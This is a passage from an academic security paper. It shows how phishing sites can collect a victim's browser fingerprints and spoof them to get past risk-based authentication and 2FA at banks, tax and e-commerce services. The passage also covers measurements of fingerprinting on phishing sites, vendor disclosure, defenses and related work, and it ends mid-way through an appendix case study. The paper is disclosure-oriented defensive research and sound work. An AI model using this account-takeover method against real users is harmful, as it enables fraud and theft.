WebInfrastructure	0	0	1	1	220	219

files they load. To that end, we deploy them on our own local server and re-write the origin URL of the JavaScript files loaded to point to the corresponding JavaScript files in our datasets. This allowed us to analyze phishing sites that are not available anymore due to the sites being taken down or the original versions of their JavaScript files not being available anymore. For the more recent APWG dataset we visit the actual phishing sites, as this dataset does not include a snapshot of their code. We use VisibleV8 to load each phishing site and log all the JavaScript calls along with their arguments. To ensure that websites' JavaScript code is executed, we interact with the pages in an automated way to emulate simple user behavior (e.g., scrolling, making random mouse movements and clicks). Based on the JavaScript execution traces that we extract from VisibleV8's logs we determine which fingerprinting techniques each phishing website implements and which attributes are collected.

Table 3 presents the phishing datasets we used in our analysis, the number of websites in each dataset that run JavaScript, and how many of them are collecting fingerprints. A general observation is that the percentage of phishing websites that *appear* to run JavaScript is lower than what we would have expected, across all 3 datasets (i.e., between 49.46% and 55.53%). We manually checked 25 random phishing sites from the APWG dataset that did not produce a JavaScript execution trace (recall that for this dataset we visited the actual phishing sites) and found that 14 and three return a 404 and 403 error respectively, while three other sites show a static page with an "account suspended" message. From the remaining websites one is a shortened URL that has been flagged by Bitly as potentially harmful, and another uses a shortened URL for a Google Forms site, but has been suspended by Google for violating their terms of service. Finally, one site has no content, one includes an empty local JavaScript file, and one shows a popup window asking for a username and password. As such, apart from the unavailability of resources or sites being taken down, we believe that client-side cloaking techniques [76] have likely affected the collection of JavaScript across all three datasets. Interestingly, for the phishing websites with JavaScript execution traces, we find that the majority collect fingerprints, with 73.98%, 90.08% and 91.36% across the 3 datasets respectively. We also observe an increase in the number of websites collecting browser fingerprints over time.

Table 4 presents the number of phishing sites that collect various types of fingerprints. The study by Zhang et al. [76] on phishing sites' cloaking strategies reported checks for simple browser attributes (specifically, the User Agent and whether cookies are disabled) on approximately 23% of the phishing sites. Our analysis provides a more comprehensive picture of the three datasets as we detect all common fingerprinting techniques, while also revealing the widespread use of advanced fingerprinting techniques across the phishing ecosystem. Specifically, we find that in total 28,526, 35,653 and 85,461 (i.e., 39.98%, 43.25% and 49.32%) websites from the three datasets collect basic fingerprints with the majority of them being properties of the Navigator, and that between 5% and 7% collect advanced fingerprints, with canvas fingerprinting being the most prevalent technique among them. We also explore whether and how phishing sites send fingerprinting values back to their servers; we provide more details in Appendix E.

Bypassing 2FA. Next, we analyze the subset of phishing sites that target one of the services from Table 2 and for which we have their JavaScript execution traces. Specifically, we cross-reference the fingerprinting attributes that each phishing site collects with those necessary for manipulating the target's risk-based authentication mechanisms to bypass 2FA. As can be seen in Table 5, Bank-B is an extremely popular target for phishing websites. Since Bank-B only relies on the User Agent HTTP header and does not check navigator.userAgent, essentially every phishing site has sufficient information to pass the device-based check. Nonetheless we include it here as a point of comparison. Additionally, since we do not have historical information of when the IP-address-based check was deployed by Bank-B we cannot conclude how many phishing sites would have been able to bypass 2FA in practice.

On the other hand, we find that Bank-A is not only a popular target, but that the number of phishing sites that collect the appropriate fingerprints is significantly larger in our most recent dataset; while 8.1% of the phishing sites are capable of bypassing 2FA in Bank-A across all datasets, in the most recent dataset the ratio climbs to 22.42%. This indicates that phishers are adapting over time to the risk-based mechanisms employed by high-value websites like Bank-A. Interestingly, while we find that six phishing sites collect all the necessary fingerprinting attributes used by RideSharing, the actual arguments passed to two dynamic fingerprinting functions




Figure 2: Phishing websites targeting Bank-A and Bank-B.

(for canvas and font fingerprinting) are not the same as those used by RideSharing, thus rendering their overall fingerprint a mismatch. Further inspection reveals that in five cases the mismatch is due to the phishing sites using the default values used by popular fingerprinting libraries, while the final instance is using a library by an anti-bot service.

Longitudinal trends. To get a broader view of phishing sites potentially adapting their targets over time, we use APWG's eCX service to obtain the phishing domains that targeted Bank-A and Bank-B between 2016-2020, as shown in Figure 2. While in 2016 and 2017 the two banks were targeted by a comparable number of phishing sites, Bank-B phishing sites aggressively increased in 2018 and continued to increase in 2019, but had a sharp decline in 2020. On the other hand, the number of phishing sites targeting Bank-A steadily increase from year to year. While we cannot conclusively infer the root cause of this trend without detailed knowledge of the risk-based authentication checks the banks enforced throughout this entire period, Figure 2 and Table 5 indicate that phishing sites may be adapting their targets based on the obstacles presented by risk-based authentication. In other words, since bypassing 2FA in Bank-A currently only requires spoofing certain fingerprints while Bank-B also requires exactly matching the user's IP address, Bank-A presents a more attractive target to phishers.

Summary. Overall, while our analysis is limited to phishing sites for which we were able to obtain their JavaScript code, our findings show that phishing sites are not yet widely replicating the fingerprint-generation process of targeted websites. Nonetheless, the cases of Bank-A and CreditCard highlight the risks that users face and the need to improve existing risk-based authentication deployments, as we discuss in §6.

6 Discussion, Limitations and Defenses

In this section we further discuss our experiments and findings.

Ethics and disclosure. The severity of our attack necessitates the responsible disclosure of our findings to the affected vendors. As such, we disclosed our methodology and findings to every vulnerable website through their bug bounty programs or security contact points when those were available. When we could not find contact points dedicated to security issues we reached out over their general contact email address. At the time of writing, six vendors have responded. Bank-A, Tax-A and WebInfrastructure requested additional details and proof-of-concept demonstrations, which we provided. Bank-A, subsequently, verified our attack and is currently working towards a fix. eCommerce-A informed us that they were aware of the issue. It is important to emphasize that all of our experiments were conducted using test accounts or our personal accounts. We did not interact with or affect other users, nor did we collect browser fingerprints from any users.

Fingerprinting and authentication prevalence. While using fingerprints for augmenting the authentication process is not a new concept [17], our experiments reveal that this has yet to become widespread practice. However, as fingerprinting has gained significant traction in recent years, and third-party libraries have started supporting the use of fingerprints for authentication (e.g., [6, 9]), it is likely that such mechanisms will become far more common in the near future. Additionally, our research shows that while in many cases fingerprints may be used for augmenting the authentication process, other signals carry more "weight" (e.g., the presence of cookies and the device's IP address). Unfortunately, our experiments show that *high-value services (e.g., banks, tax services) are most commonly vulnerable to our attack*. As such, while the attack that we demonstrate may not yet be a widespread threat, the severity of the affected web services and the overall implications of their user accounts being compromised, highlight the need for alerting developers about the security implications of leveraging device fingerprints for the authentication process. We also hope that our work kickstarts a wider discussion within the research community and incentivizes additional research on fingerprinting schemes that are robust to spoofing.

Attributes. Our extensions target the fingerprinting vectors used by popular libraries and websites. If a website uses custom techniques or those libraries incorporate additional techniques, our extensions would need to be expanded for handling them.

2FA mechanisms. While SMS is the most commonly deployed 2FA technique, despite its well-documented shortcomings [29,41,51], our attack is not limited to a specific 2FA mechanism but instead provides a method for deceiving the risk-assessment engine that decides whether a 2FA challenge should be triggered. For instance, eCommerce-A supports the use of authenticator apps for 2FA, and our attack bypasses that as well.

MITM phishing toolkits like Evilginx [4] allow attackers to deploy phishing websites with man-in-the-middle capabilities for using phished credentials to log into target websites in real time (i.e., when the victim is interacting with the phishing site) and then also trick the victims into divulging a 2FA code, thus allowing the attacker to log into the victim account. However, the major limitation of this attack is that in high-value services that only use short-lived session cookies the attacker can only access the victim's account that one time and would fail in future attempts due to the 2FA challenges.

Guidelines for vendors. As we demonstrate, certain techniques for augmenting authentication may actually undermine the overall security posture of a given service.

Two-factor authentication. In our experiments we found that only 8 of the vulnerable services we have identified offer an option to mandate that a 2FA challenge has to be passed for every login attempt (one more site offers that option only for transactions). Moreover, in all cases, that option is optional and users have to explicitly enable it. As such, we argue that all websites should provide such options, as that would allow users to fortify their account against our attack, while also significantly raising the bar for attackers in general. We believe that this option should be `opt-out` instead of `opt-in`, especially in high-value or highly-sensitive services, to further nudge users towards improving their security hygiene; indicatively, Google recently automatically enrolled 150 million users in 2FA [7]. We do note, however, the friction that additional authentication requests and factors can cause. This tradeoff between usability and security has been studied extensively [27], and recent reports found that users are in favor of strengthening security in high-value services through 2FA [59]. Finally, while this is not pertinent to our attack, since it is not affected by the actual form of 2FA mechanism selected by the user, vendors should strive to adopt and offer more secure 2FA options (e.g., U2F, authenticator apps).

Risk signals. Our experiments revealed that certain vendors incorporate fingerprints into the authentication process, but other signals play an important role and can affect the feasibility of our attack. We have identified two signals that vendors should use for identifying suspicious logins and triggering 2FA. First, we found that certain sites will always trigger 2FA if the request doesn't include certain HTTP cookies. While there are legitimate scenarios where this occurs (e.g., the user has cleared the browser's browsing data), it can also indicate that the login attempt is from a new/unknown device. Obviously, using this signal would not be effective against cookie hijackers. Second, we found that certain sites have more stringent IP-based checks. While attackers can easily use proxies or VPN services to "obtain" an IP address with a similar geolocation to the victim [55] (e.g., same city) stricter IP requirements (e.g., belonging to the same ISP or having been used to access that account before) present additional obstacles to attackers. Overall, as noted by OWASP [56], when alternative defenses are "implemented in a layered approach, they can provide a reasonable degree of protection". As such, a *careful* use of browser fingerprints in conjunction with other signals like IP address checking and mandating the presence of specific cookies, can lead to a more robust authentication process.

Best practices for users. Our main threat model assumes that the attacker knows the user's password. As such, the attack can be mitigated by "best practices" commonly highlighted in guides for safer Internet browsing, such as the use of password managers. Additionally, users should enable 2FA in sites that support it, and further enable options that require solving a 2FA challenge in *every* login if such an option is available (e.g., `Tax-A` offers this). Finally, users can adopt tools or browsers that affect browser fingerprinting, which we discuss next.

Anti-fingerprinting defenses. Our attack relies on our ability to accurately obtain and replicate, the user's browser fingerprints. As such, defenses [21] offered by browser extensions or privacy-oriented browsers that alter the user's fingerprints can potentially mitigate or prevent our attacks. However, this depends on the specific fingerprinting attributes covered by each defense and whether they are used by a given website. We also note that such defenses may affect or break websites' functionality. In our experiments we also visited target websites using Brave as our primary browser, which randomizes canvas fingerprints for tracking prevention, and observed that sites that use canvas fingerprinting for authentication always prompted us to solve 2FA.

Future directions. Recent research proposed using fingerprints to augment authentication [44] by "chaining" sessions, with a random canvas fingerprint being generated in each session and used for verification in the following session. While this approach can effectively mitigate the phishing attack we present, it is vulnerable to other attacks. Nonetheless, we consider this an important proposal and hope that our work further incentivizes additional research in the area. While an ideal countermeasure would remove the need for chaining sessions, any approach that does not rely on memory of prior sessions must solve an inherent challenge: generating a fingerprint in a manner that cannot be spoofed. Since this is a client-side process, such an approach would necessitate leveraging some form of Trusted Execution Environment (e.g., a system like TrustJS [37]). We consider this an interesting future direction.

7 Related Work

To the best of our knowledge, this paper presents the first comprehensive security analysis of *real* risk-based authentication systems that leverage browser fingerprints, and the first demonstration of a practical attack for bypassing 2FA. Here we discuss prior work and studies around data breaches, account hijacking and authentication-augmenting mechanisms.

Van Acker et al. [70] conducted a large scale study on the security of login pages, by evaluating the presence of mixed content and the use of mechanisms like HSTS, HPKP and SRI. To detect breaches in popular services, DeBlasio et al. [28] proposed an approach that leverages honey accounts and password reuse as a method for detecting sites being compromised. Prior work has also proposed strategies for deploying risk-based authentication systems, or have studied certain characteristics of real-world deployments. In an earlier study, Hurkala and Hurkala [39] proposed a system that relies on the IP address, device profiling (i.e., User-Agent and Accept-Language in HTTP headers), presence of cookies, access time and failed login attempts. Freeman et al. [35] used a real-user dataset of login attempts from Linkedin, and classified them into benign and suspicious based on the IP address and User Agent. Steinegger et al. [67] implemented an authentication system that checks the browser fingerprint (calculated using the

Fingerprintjs2 library), geolocation (i.e., country) based on the IP address, and the number of failed login attempts. Alaca and van Oorschot [17] identified several fingerprinting vectors that can be used for authentication and classified them based on the distinguishability they provide and their resistance to spoofing. Spooren et al. [65] explored the effectiveness of mobile fingerprints for risk-based authentication and found that they are considerably less unique than the fingerprints of personal computers. In a different line of work, Bonneau et al. [22] explored the privacy concerns that arise due to the permanence and simulatability of such features when used for authentication.

Wiefling et al. [74] explored the authentication systems of eight popular services to identify which features contribute to the computation of the risk score. To that end, they created a number of personas and corresponding accounts, and built a framework that uses virtual machines and emulates user activities. However, their experiments only focus on the User Agent string, language, and screen resolution, and as such do not provide in-depth or detailed insights on how browser fingerprints are actually being used for risk analysis in the wild. In a subsequent work [72], they performed a study with 780 users, in which they collected 247 fingerprinting features during login and assessed their suitability for risk-based authentication. In [73], they explored users' perceptions on the usability and security of risk-based authentication, and in [75] they assessed link-based and code-based re-authentication.

Previous work [19, 20] has focused on identifying fingerprinting attributes that are suitable for authentication (e.g., with high entropy, low usability cost, stability). In [20] Andriamilanto et al. proposed FPSelect, a tool for selecting fingerprinting attributes for authentication systems that satisfy a service's security requirements while minimizing the usability cost. In a follow up work [19], they conducted a large-scale study on the properties of browser fingerprints for authentication. They found that at least 90% of the inspected fingerprinting attributes are stable (i.e., identical values for almost six months) and can be used for authentication. In [18], Andriamilanto and Allard present BrFAST, a framework that incorporates FPSelect, for the selection of fingerprinting attributes. These studies assumed an attacker with knowledge of the distribution of fingerprints who performs a dictionary-style attack by submitting common fingerprinting values. We explore an entirely different attack where the attacker extracts a user's *exact* fingerprints and spoofs their own device's fingerprints to match these values when impersonating the user and, importantly, demonstrate the implications of this attack in the wild. Moreover, our attack can spoof all the attributes these studies proposed for augmenting authentication.

In an independent concurrent study, Liu et al. [50] explore a similar attack and demonstrate that users' fingerprints can be spoofed by an attacker. However, their approach does not detect which fingerprinting attributes are needed for different target websites, nor does it provide a method for automatically extracting and generating per-target-website fingerprinting code. It also overlooks various advanced attributes handled by our system (e.g., canvas fonts). More importantly, their attack requires significant manual effort for several attributes, including pausing execution with breakpoints and manually changing object values through the browser's debugging tools, and changing browser and operating system settings. Finally, this study does not present an in-depth exploration and evaluation of the attack against risk-based authentication systems in the wild.

Furthermore, Campobasso and Allodi [24] recently reported on an underground marketplace that sells resources for bypassing risk-based authentication. This marketplace relies on malware that infects victims computers for collecting a vast amount of information, which includes browser fingerprints for some users. The paper provides an interesting economic analysis on the impact of various resources on the pricing of account profiles. However the authors did not analyze any profiles/resources or the software used for obtaining and generating those resources, which could provide additional insight on the exact nature of the fingerprints being collected, the services being targeted, and the actual effectiveness of the attack resources offered by the marketplace for bypassing risk-based authentication mechanisms. As such, this study is complementary to our work as it indicates that attackers are indeed exploring techniques for impersonating user devices.

8 Conclusions

Critical and high-value web services have introduced additional security mechanisms and checks into their authentication workflows to prevent attackers from compromising accounts even if they are able to obtain or guess users' credentials. We presented the first empirical analysis of the *operation* and *effectiveness* of such systems in *real-world* high-value web services. Accordingly, we demonstrated how attackers can automatically extract and misuse users' browser fingerprints for deceiving risk-based authentication systems into trusting the attacker's device and bypass two-factor authentication. Our real-world experiments highlight the severity of our attack, as we show that major financial services and e-commerce services are vulnerable. We also found major services being targeted by phishers that obtain sufficient fingerprinting attributes to completely bypass 2FA. As such, our research highlights the danger of incorporating additional security mechanisms without first conducting a comprehensive and in-depth assessment of potential pitfalls. To get the remediation process under way, we have notified the affected vendors and proposed guidelines for a more robust authentication process.

Acknowledgements: We thank the anonymous reviewers, and our shepherd Mohammad Mannan, for their valuable feedback. This work was supported by the National Science Foundation (CNS-1934597). Any opinions, findings, conclusions, or recommendations expressed herein are those of the authors, and do not necessarily reflect those of the US Government.

References

[1] 2FA Directory. https://2fa.directory/.

[2] AmIUnique. https://amiunique.org/.

[3] Demo of our spoofing capabilities against the AmIUnique fingerprinting system. https://vimeo.com/629397823/b509389d0e.

[4] Evilginx - Man-in-the-middle attack framework. https://github.com/kgretzky/evilginx2.

[5] FingerprintJS. https://github.com/fingerprintjs/fingerprintjs.

[6] ForgeRock - Implementing Device Fingerprints With Intelligent Authentication Trees in AM. https://developer.forgerock.com/docs/platform/how-tos/implementing-device-fingerprints-intelligent-authentication-trees-am.

[7] Google blog - Making you safer with 2SV. https://blog.google/technology/safety-security/reducing-account-hijacking/.

[8] MDN Web Docs - X-Forwarded-For. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Forwarded-For.

[9] MiniOrange. https://www.miniorange.com/.

[10] OpenWPM. https://github.com/mozilla/OpenWPM.

[11] OWASP -Top 10 Web Application Security Risks. https://owasp.org/www-project-top-ten/.

[12] THE APWG ECRIME EXCHANGE (ECX). https://apwg.org/ecx/.

[13] CyDec Security Anti-Fp, 2021. https://chrome.google.com/webstore/detail/cydec-security-anti-fp/becfjfjckdhngmmpkhakoknnkgpgfelk.

[14] DUO - The 2021 State of the Auth Report: 2FA Climbs, While Password Managers and Biometrics Trend, 2021. https://duo.com/blog/the-2021-state-of-the-auth-report-2fa-climbs-password-managers-biometrics-trend.

[15] User-Agent Switcher and Manager, 2021. https://chrome.google.com/webstore/detail/user-agent-switcher-and-m/bhchdcejhohfmigjafbampogmaanbfkg.

[16] Gunes Acar, Christian Eubank, Steven Englehardt, Marc Juarez, Arvind Narayanan, and Claudia Diaz. The web never forgets: Persistent tracking mechanisms in the wild. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14.

[17] Furkan Alaca and P. C. van Oorschot. Device fingerprinting for augmenting web authentication: Classification and analysis of methods. In *Proceedings of the 32nd Annual Conference on Computer Security Applications*, ACSAC '16.

[18] Nampoina Andriamilanto and Tristan Allard. Brfast: A tool to select browser fingerprinting attributes for web authentication according to a usability-security trade-off. In *Companion Proceedings of the Web Conference 2021*, WWW '21, page 701–704, 2021.

[19] Nampoina Andriamilanto, Tristan Allard, and Gaëtan Le Guelvouit. "guess who?" large-scale data-centric study of the adequacy of browser fingerprints for web authentication. In *Innovative Mobile and Internet Services in Ubiquitous Computing*, pages 161–172, 2021.

[20] Nampoina Andriamilanto, Tristan Allard, and Gaëtan Le Guelvouit. FPSelect: Low-Cost Browser Fingerprints for Mitigating Dictionary Attacks against Web Authentication Mechanisms. In *Annual Computer Security Applications Conference (ACSAC 2020)*, 2020.

[21] Peter Baumann, Stefan Katzenbeisser, Martin Stopczynski, and Erik Tews. Disguised chromium browser: Robust browser, flash and canvas fingerprinting protection. In *Proceedings of the 2016 ACM on Workshop on Privacy in the Electronic Society*, 2016.

[22] Joseph Bonneau, Edward W Felten, Prateek Mittal, and Arvind Narayanan. Privacy concerns of implicit secondary factors for web authentication. *WAY*, 14, 2014.

[23] Elie Bursztein, Borbala Benko, Daniel Margolis, Tadek Pietraszek, Andy Archer, Allan Aquino, Andreas Pitsillidis, and Stefan Savage. Handcrafted fraud and extortion: Manual account hijacking in the wild. In *Proceedings of the 2014 Conference on Internet Measurement Conference*, IMC '14.

[24] Michele Campobasso and Luca Allodi. Impersonation-as-a-service: Characterizing the emerging criminal infrastructure for user impersonation at scale. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, 2020.

[25] Yinzhi Cao, Song Li, and Erik Wijmans. (cross-)browser fingerprinting via os and hardware level features. In *Proceedings of Network & Distributed System Security Symposium (NDSS)*. Internet Society, 2017.

[26] Anupam Das, Joseph Bonneau, Matthew Caesar, Nikita Borisov, and XiaoFeng Wang. The tangled web of password reuse. In *NDSS*, volume 14, pages 23–26, 2014.

[27] Emiliano De Cristofaro, Honglu Du, Julien Freudiger, and Greg Norcie. A comparative usability study of two-factor authentication. *arXiv:1309.5344*, 2013.

[28] Joe DeBlasio, Stefan Savage, Geoffrey M. Voelker, and Alex C. Snoeren. Tripwire: Inferring internet site compromise. In *Proceedings of the 2017 Internet Measurement Conference*, IMC '17.

[29] Alexandra Dmitrienko, Christopher Liebchen, Christian Rossow, and Ahmad-Reza Sadeghi. On the (in) security of mobile two-factor authentication. In *International Conference on Financial Cryptography and Data Security*. Springer, 2014.

[30] Periwinkle Doerfler, Maija Marincenko, Juri Ranieri, Yu Jiang, Angelika Moscicki, Damon McCoy, and Kurt Thomas. Evaluating login challenges as a defense against account takeover. In *Proceedings of the International Conference on World Wide Web*, 2019.

[31] Kostas Drakonakis, Sotiris Ioannidis, and Jason Polakis. The cookie hunter: Automated black-box auditing for web authentication and authorization flaws. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, CCS '20.

[32] Peter Eckersley. How unique is your web browser? In *Proceedings of the 10th International Conference on Privacy Enhancing Technologies*, PETS'10, 2010.

[33] Steven Englehardt and Arvind Narayanan. Online tracking: A 1-million-site measurement and analysis. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, 2016.

[34] Steven Englehardt, Dillon Reisman, Christian Eubank, Peter Zimmerman, Jonathan Mayer, Arvind Narayanan, and Edward W. Felten. Cookies that give you away: The surveillance implications of web tracking. In *Proceedings of the 24th International Conference on World Wide Web*, WWW '15.

[35] D. Freeman, Sakshi Jain, Markus Dürmuth, B. Biggio, and G. Giacinto. Who are you? a statistical approach to measuring user authenticity. In *Proceedings of Network & Distributed System Security Symposium (NDSS)*. Internet Society, 2016.

[36] Mohammad Ghasemisharif, Amrutha Ramesh, Stephen Checkoway, Chris Kanich, and Jason Polakis. O single {Sign-Off}, where art thou? an empirical analysis of single {Sign-On} account hijacking and session management on the web. In *27th USENIX Security Symposium (USENIX Security 18)*, 2018.

[37] David Goltzsche, Colin Wulf, Divya Muthukumaran, Konrad Rieck, Peter Pietzuch, and Rüdiger Kapitza. Trustjs: Trusted client-side execution of javascript. In *EuroSec 2017*, pages 1–6, 2017.

[38] Alejandro Gómez-Boix, Pierre Laperdrix, and Benoit Baudry. Hiding in the crowd: an analysis of the effectiveness of browser fingerprinting at large scale. In *WWW 2018*.

[39] Adam Hurkała and Jarosław Hurkała. Architecture of context-risk-aware authentication system for web environments. In *Proceedings of the Third International Conference on Informatics Engineering and Information Science (ICIEIS)*, 2014.

[40] Umar Iqbal, Steven Englehardt, and Zubair Shafiq. Fingerprinting the fingerprinters: Learning to detect browser fingerprinting behaviors. *arXiv preprint arXiv:2008.04480*, 2020.

[41] Roger Piqueras Jover. Security analysis of sms as a second factor of authentication. *Communications of the ACM*, 63(12), 2020.

[42] Jordan Jueckstock and Alexandros Kapravelos. VisibleV8: In-browser Monitoring of JavaScript in the Wild. In *Proceedings of the ACM Internet Measurement Conference (IMC)*, 2019.

[43] Soroush Karami, Panagiotis Ilia, Konstantinos Solomos, and Jason Polakis. Carnus: Exploring the privacy threats of browser extension fingerprinting. In *27th Annual Network and Distributed System Security Symposium (NDSS)*. The Internet Society, 2020.

[44] Pierre Laperdrix, Gildas Avoine, Benoit Baudry, and Nick Nikiforakis. Morellian Analysis for Browsers: Making Web Authentication Stronger with Canvas Fingerprinting. In *Detection of Intrusions and Malware, and Vulnerability Assessment - 16th International Conference, DIMVA*. 2019.

[45] Pierre Laperdrix, Nataliia Bielova, Benoit Baudry, and Gildas Avoine. Browser fingerprinting: A survey. *ACM Transactions on the Web (TWEB)*, 14(2).

[46] Pierre Laperdrix, Walter Rudametkin, and Benoit Baudry. Beauty and the beast: Diverting modern web browsers to build unique browser fingerprints. In *2016 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2016.

[47] Sebastian Lekies, Ben Stock, and Martin Johns. 25 million flows later: large-scale detection of dom-based xss. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 1193–1204, 2013.

[48] Adam Lerner, Anna Kornfeld Simpson, Tadayoshi Kohno, and Franziska Roesner. Internet jones and the raiders of the lost trackers: An archaeological study of web tracking from 1996 to 2016. In *25th USENIX Security Symposium (USENIX Security 16)*.

[49] Xu Lin, Panagiotis Ilia, and Jason Polakis. Fill in the blanks: Empirical analysis of the privacy threats of browser form autofill. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security (CCS)*.

[50] Zengrui Liu, Prakash Shrestha, and Nitesh Saxena. Gummy Browsers: Targeted Browser Spoofing against State-of-the-Art Fingerprinting Techniques. In *In International Conference on Applied Cryptography and Network Security (ACNS)*, 2022.

[51] Ariana Mirian, Joe DeBlasio, Stefan Savage, Geoffrey M. Voelker, and Kurt Thomas. Hack for hire: Exploring the emerging market for account hijacking. In *The World Wide Web Conference*, WWW '19.

[52] Keaton Mowery and Hovav Shacham. Pixel perfect: Fingerprinting canvas in html5. *Proceedings of W2SP*, 2012.

[53] Nick Nikiforakis, Alexandros Kapravelos, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. Cookieless monster: Exploring the ecosystem of web-based device fingerprinting. In *2013 IEEE Symposium on Security and Privacy*. IEEE, 2013.

[54] Sean Oesch and Scott Ruoti. That was then, this is now: A security evaluation of password generation, storage, and autofill in Browser-Based password managers. In *29th USENIX Security Symposium*, 2020.

[55] Jeremiah Onaolapo, Enrico Mariconti, and Gianluca Stringhini. What happens after you are pwnd: Understanding the use of leaked webmail credentials in the wild. In *Proceedings of the 2016 Internet Measurement Conference*, IMC '16.

[56] OWASP. Credential stuffing prevention cheat sheet. https://cheatsheetseries.owasp.org/cheatsheets/Credential_Stuffing_Prevention_Cheat_Sheet.html, 2021.

[57] Sarah Pearman, Jeremy Thomas, Pardis Emami Naeini, Hana Habib, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor, Serge Egelman, and Alain Forget. Let's go in for a closer look: Observing passwords in their natural habitat. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17.

[58] Iasonas Polakis, Marco Lancini, Georgios Kontaxis, Federico Maggi, Sotiris Ioannidis, Angelos D Keromytis, and Stefano Zanero. All your face are belong to us: Breaking facebook's social authentication. In *Proceedings of the 28th Annual Computer Security Applications Conference*, 2012.

[59] Ken Reese, Trevor Smith, Jonathan Dutson, Jonathan Armknecht, Jacob Cameron, and Kent Seamons. A usability study of five Two-Factor authentication methods. In *SOUPS 2019*.

[60] Richard Shay, Iulia Ion, Robert W. Reeder, and Sunny Consolvo. "my religious aunt asked why i was trying to sell her viagra": Experiences with account hijacking. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, CHI '14.

[61] David Silver, Suman Jana, Dan Boneh, Eric Chen, and Collin Jackson. Password managers: Attacks and defenses. In *23rd USENIX Security Symposium*, 2014.

[62] Suphannee Sivakorn, Angelos D Keromytis, and Jason Polakis. That's the way the cookie crumbles: Evaluating https enforcing mechanisms. In *ACM WPES*, 2016.

[63] Suphannee Sivakorn, Jason Polakis, and Angelos D. Keromytis. The cracked cookie jar: Http cookie hijacking and the exposure of private information. In *In Proceedings of the 37th IEEE Symposium on Security and Privacy*, S&P '16.

[64] Alexander Sjösten, Steven Van Acker, and Andrei Sabelfeld. Discovering browser extensions via web accessible resources. In *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy*, CODASPY '17.

[65] Jan Spooren, Davy Preuveneers, and Wouter Joosen. Mobile device fingerprinting considered harmful for risk-based authentication. In *Proceedings of the Eighth European Workshop on System Security*, EuroSec '15, 2015.

[66] Oleksii Starov and Nick Nikiforakis. Xhound: Quantifying the fingerprintability of browser extensions. In *2017 IEEE Symposium on Security and Privacy (SP)*.

[67] Roland H. Steinegger, Daniel Deckers, Pascal Giessler, and Sebastian Abeck. Risk-based authenticator for web applications. In *Proceedings of the 21st European Conference on Pattern Languages of Programs*, EuroPlop '16.

[68] Kurt Thomas, Frank Li, Ali Zand, Jacob Barrett, Juri Ranieri, Luca Invernizzi, Yarik Markov, Oxana Comanescu, Vijay Eranti, Angelika Moscicki, Daniel Margolis, Vern Paxson, and Elie Bursztein. Data breaches, phishing, or malware? understanding the risks of stolen credentials. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17.

[69] Kurt Thomas, Jennifer Pullman, Kevin Yeo, Ananth Raghunathan, Patrick Gage Kelley, Luca Invernizzi, Borbala Benko, Tadek Pietraszek, Sarvar Patel, Dan

Boneh, and Elie Bursztein. Protecting accounts from credential stuffing with password breach alerting. In *28th USENIX Security Symposium (USENIX Security 19)*.

[70] Steven Van Acker, Daniel Hausknecht, and Andrei Sabelfeld. Measuring login webpage security. In *SAC 2017*.

[71] Antoine Vastel, Pierre Laperdrix, Walter Rudametkin, and Romain Rouvoy. Fp-stalker: Tracking browser fingerprint evolutions. In *2018 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2018.

[72] Stephan Wiefling, Markus Dürmuth, and Luigi Lo Iacono. What's in Score for Website Users: A Data-driven Long-term Study on Risk-based Authentication Characteristics. In *25th International Conference on Financial Cryptography and Data Security (FC '21)*.

[73] Stephan Wiefling, Markus Dürmuth, and Luigi Lo Iacono. More than just good passwords? a study on usability and security perceptions of risk-based authentication. In *ACSAC*, 2020.

[74] Stephan Wiefling, Luigi Lo Iacono, and Markus Durmuth. Is this really you? an empirical study on risk-based authentication applied in the wild. *IFIP AICT*, 2019.

[75] Stephan Wiefling, Tanvi Patil, Markus Dürmuth, and Luigi Lo Iacono. Evaluation of Risk-Based Re-Authentication Methods. In *ICT Systems Security and Privacy Protection*, 2020.

[76] Penghui Zhang, Adam Oest, Haehyun Cho, Zhibo Sun, RC Johnson, Brad Wardman, Shaown Sarker, Alexandros Kapravelos, Tiffany Bao, Ruoyu Wang, Yan Shoshitaishvili, Adam Doupé, and Gail-Joon Ahn. CrawlPhish: Large-scale Analysis of Client-side Cloaking Techniques in Phishing. In *Proceedings of the IEEE Symposium on Security and Privacy*, May 2021.

A Use Cases

We provide additional details about select cases of websites susceptible to our attack. Our comprehensive manual analysis helped us understand how risk-based authentication systems behave and revealed shortcomings in their implementation.

`Tax-B` does not enable 2FA by default. Instead, the user can opt in through the website's settings by selecting email, SMS, or the Google Authenticator app as their second factor. `Tax-B` also records the user's IP address for each login. Users can find information about their trusted devices and past logins in the account preferences, including sign-in timestamps as well as the devices' IP addresses. Interestingly, while `Tax-B` records the IP addresses used in past logins, we found that it does not use this information to determine if a new login is suspicious. Our experiments reveal that `Tax-B` uses a fingerprinting script on its login page that is highly similar to the popular fingerprinting library `FingerprintJS`. A notable difference, however, is that `Tax-B`'s script does not implement audio fingerprinting. Furthermore, by inspecting outgoing network traffic when logging into the website using our primary device, we observed that a JSON string that includes 33 fingerprinting values is sent to `Tax-B`'s server. To fingerprint JavaScript fonts, `Tax-B` uses "monospace" as the base font and checks against a list of 495 different font families. After embedding `Tax-B`'s code and fonts list into our phishing site and visiting it with our primary device, we found that our device supports 88 font families. Then, to spoof the font fingerprint during the attack phase, our extension changes the 